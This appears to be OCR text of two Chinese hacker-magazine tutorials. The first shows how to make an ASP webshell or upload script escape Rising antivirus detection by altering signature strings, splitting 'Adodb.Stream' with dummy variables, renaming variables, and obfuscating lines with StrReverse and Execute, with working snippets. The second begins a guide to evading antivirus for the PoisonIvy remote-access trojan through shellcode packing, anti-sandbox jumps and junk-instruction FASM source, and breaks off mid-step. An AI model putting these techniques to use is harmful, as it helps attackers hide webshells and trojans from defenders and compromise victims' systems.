


图4　前移被注释掉了

在第142句我们发现“**response.write"上传成功！上传后的路径为"&savepath&"
""**有很大一部分是红字，也就是特征码了，可以将“**上传成功！上传后的路径为**”换成其他字符，如图6。




图5　文本与网页

修改后用瑞星测试，查不出来了，呵呵，如图7。

3、处理变量

处理的方法我总结了三种：插空变量、改变量名和“删变量”。插空变量一般都是插在ASP对象、组件、VBS对象语句中，不懂VBS的朋友可能不知道代码中那些是对象或组件，这里我教大家一个简单的方法。




图6　改字符串




图7　成功过瑞星

用EditPuls打开*.asp，字符串和对象就会显示成桃红色。我们定位的特征码第37和38行用了ADODB.Stream组件，现在用个空变量混合在其中，比如liyx，我的名字，呵呵。用的空变量要脚本中原来没有的，我们可以使用查找功能查看。

将原来的语句修改如下：

```
37  Set tStream = Server.CreateObject ("Ado"&liyx&"db.Stre"&liyx&"am")
38  Set oUpFileStream = Server.CreateObject ("Ad"&liyx&"odb.Stre"&liyx&"am")
```

就是在"**Adodb.Stream**"字符串之间插入"**&liyx&**"字符串，如图8。然后用瑞星查杀，顺利通过。




图8　随便插入不存在的空变量

接下来是修改变量名。不同的人写的代码，虽然语句基本相同，但因为习惯不同，用的变量名可能就不同。杀毒软件也会用代码的“特色变量名”作为特征码的一部分，只要我们避免这种“特色”就能绕过免杀。

VBScript定义变量的语句是：**Dim 变量名1,变量名2……变量名N**，也有的是以分行这种形式：

```
Dim 变量名1
Dim 变量名2
……
Dim 变量名N
```

在JScript中是用var语句，形式与VBScript的差不多，一般编写者会将变量的定义放在代码的前面部分，我们只要看看这些变量名有无被定位为特征码，有的话，用其他代码中没出现的变量名替换掉。如果杀毒软件免杀的话，我们再用查找替换的方法进行替换。

建议最好不要一次性全都替换，因为可能我们替换掉的变量名是脚本中非变量的其他部分，这样就会破坏代码（不过这种可能性很小）。

下面来看个例子。通过查看report.html文件的代码，发现在定义变量语句部分，oFileInfo和iFindEnd被定为特征码了。我们先用EditPuls的替换功能，分别将它们替换成nlf和nohack，如图9，这样就免杀了，简单吧？




图9　替换特征码

“删变量”是加了引号的，那就不是真正的删了，也不可能真的删。这种方法只对VBScript写的代码有效，因为VBScript的变量可以不定义就拿来用，JScript就不行。

先来看看定位出的特征码有无定义变量的语句，很幸运在第18和20行都是定义变量的语句，代码如下：

```
18、 Dim RequestBinDate,sSpace,bCrLf,sInfo,iInfoStart,iInfoEnd,tStream,iStart,oFileInfo
20、 Dim iFindStart,iFindEnd
```

这两句任删一句都能免杀，其实特征码就是oFileInfo和iFindEnd这两个变量。删除后让瑞星查杀，顺利通过。很奇怪，lake2的文本特征码定位器定位出来只有这两句是特征码，而我写的脚本特征码定位器定位出来的结果是几行定义变量的语句，都存在特征码，删除也能免杀，难道是传说中的隐含特征码？

4、execute法

Execute语句可以执行一个或多个指定的语句（注意这里的语句是字符串）。很多加密函数可以把代码打乱得乱七八糟，搞得神仙都看不懂，最后再写个与加密方法相反的解密函数还原代码成字符串，然后用execute()函数执行。我们这里说的就是这种思路，将特征码打乱，再还原，用execute()执行，其实就像自定义加密函数一样。

我的想法是使用StrReverse函数，将语句反转，如"nohack"反转后就成了"kcahon"，使用时再用StrReverse函数还原，然后用Execute语句执行。

说出来可能不太清楚，我表达能力也不是太好，还是看例子容易理解些。首先定位出特征码，在第324行单独存在**<body topmargin="5" onkeydown="if(event.ctrlKey&&event.keyCode=='13'){form1.Submit.click**这样一段特征码，那我们写个VBS把它进行反转，代码如下：

```
a = InputBox("输入要反转的字符串：","字符串反转")
b = StrReverse(a)
InputBox "反转后的字符串","字符串反转",b
```

保存这段代码成StrReverse.vbs文件，运行后输入要反转的字符串，单击“确定”后就得到了反转后的字符串：**kcilc.timbuS.1mrof{)'31'==edoCyek.tneve&&yeKlrtc.tneve(fi"=nwodyekno "5"=nigrampot ydob<**，如图10。




图10　字符串反转

这里注意一下，我们要把"替换成"&Chr(34)&"，也就是“"”的ASCII码，不然可能会出错。这样我们就得到了反转后的字符串：**kcilc.timbuS.1mrof{)'31'==edoCyek.tneve&&yeKlrtc.tneve(fi"&Chr(34)&"=nwodyekno "&Chr(34)&"5"&Chr(34)&"=nigrampot ydob<**。接着再用Str Reverse函数还原，Execute语句执行，如图11。




图11　Execute语句执行还原

具体代码如下：

```
<%
str = StrReverse ("kcilc.timbuS.1mrof{)'31'==edoCyek.tneve&&yeKlrtc.tneve(fi"&Chr(34)&"=nwodyekno "&Chr(34)&"5"&Chr(34)&"=nigrampot ydob<")
Execute str
%>
```

不难理解吧？替换掉脚本中的第324行瑞星就查不出来了，执行一下程序进行测试，工作正常。

好了，这篇文章就到这里，希望大家能在本文中学到一些脚本免杀的技巧。本文提到的几种方法所免杀的dbm5.asp和用到的几个VBS及相关工具都已打包，希望大家自己手动操作一下。

编辑点评：

本文写得比较有总结性，也确实是非常适合菜鸟学习或者入门，大家可以利用作者提供的方法和程序实践一下，我想一定会有所收获的。

编译PoisonIvy 2.3.2的二进制数组ShellCode免杀

xl40cc

从本文你可以学习到：

通过编译二进制数组ShellCode来免杀PoisonIvy

本文用到的工具：FASM、花指令生成器[叫我女王版]、NativeUD_Packer v1.1

PoisonIvy 2.3.2是一款不错的远程控制木马，但是它本身生成的exe格式文件，对齐方式很特别，加壳后就会出错，不能

运行。网上比较流行的是用FOX写的PIShellCode 0.1版来编译Delphi数组的服务端，这个免杀起来就比较方便了。这次再给大家介绍另一种生成服务端的方式，编译二进制数组生成服务端。接下来我们就来按步骤操作吧。

第一步：配置PoisonIvy 2.3.2二进制数组服务端

首先用PoisonIvy 2.3.2生成一个二进制数组的（后缀名为bin）服务端文件，如图1。

也就是在“格式”那里选“Shellcode”中的“Binary”，之后点“Generate”就可以了，我们保存为ww.bin。




图1　配置服务端

第二步：用NativeUD_Packer v1.1压缩二进制数组文件

NativeUD_Packer v1.1是PoisonIvy 2.3专用的一个工具，专门打造二进制数组服务端的。编译二进制数组服务端，首先要经过NativeUD_Packer v1.1处理一次，也是压缩一下，处理后体积会减小。




图2　压缩二进制数组文件

在NativeUD_Packer v1.1中先选择一个目标文件，之后选择一个保存路径，接着点击“Compress”（另外一个“DECompress”是把压缩过的文件还原回去），如图2。

压缩的文件我们保存为11.bin，这样一个处理好的二进制数组ShellCode就等着我们用FASM来编译了，现在进入下一步。

第三步：编译前奏，编译源码的免杀处理

NativeUD_Packer v1.1自带了编译bin数组的asm源码，是用FASM编译器来编译的。源码很长，这里摘录部分：

```
format PE GUI
entry start
include 'C:\fasm\include\win32a.inc'
section '.code' code readable executable writeable
start:

        xor eax, eax
        xor ebx, ebx
        xor ecx, ecx
        jmp _antisandbox
        invoke MessageBox,0,0,0,0
```

这是编译源码的开头代码，如果你用OD载入编译后的文件，会看到开头xor eax,eax那几句都是一样的。对于这段源码，这里简单的处理一下，大家可以尽情发挥。

首先用到“叫我女王”编写的花指令生成器。这个花指令生成器功能很不错，大家可以尽情发挥，建议按照如图3进行设置。

垃圾代码的长度和变换次数可以指定，我这里选长度64，变换次数10000。之后单击“生成”就可以了，结果是随机的，每次都不一样，我这里生成的是如下花指令：

